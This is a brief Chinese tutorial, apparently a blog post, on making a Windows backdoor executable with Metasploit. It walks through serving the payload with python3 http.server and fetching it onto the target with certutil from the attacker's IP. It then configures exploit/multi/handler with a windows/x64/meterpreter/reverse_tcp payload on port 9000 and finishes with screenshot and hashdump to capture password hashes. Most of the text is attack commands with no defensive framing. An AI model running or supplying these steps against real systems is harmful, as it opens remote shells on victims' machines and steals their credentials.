**目标:**尝试使用metasploit制作一个windows 后门(exe文件)
一:使用metasploit生成一个exe安装包。


二、将对应的可执行文件放入到目标机
python3 -m http.server 端口号: 模块化启动一个端口。
**windows 证书管理工具:**certutil ,可以使用它来下载文件。
**例如:**certutil -urlcache -split -f http://目标ip地址:端口号

三、开启metasploit监听msfconsole
msf 的使用法则:
1.使用模块 use
2. 配置模块必选项:set
3.运行模块:run
具体实践步骤如下:

- 输入msfconsole进入msf6命令行

2.使用模块 并设置相关参数
bash
# 使用 攻击/多重/句柄
use exploit/multi/handler

# 和之前生成exe文件的保持一致
# 设置payload
set payload windows/x64/meterpreter/reverse_tcp

# 设置ip
set lhost 192.168.*.*

# 设置端口
set lport 9000
3.运行run
四、尝试获取目标机(windows)信息
截图命令:screenshot
密码:hashdump (当密码超过8位,且有多种元素,就无法破解了)
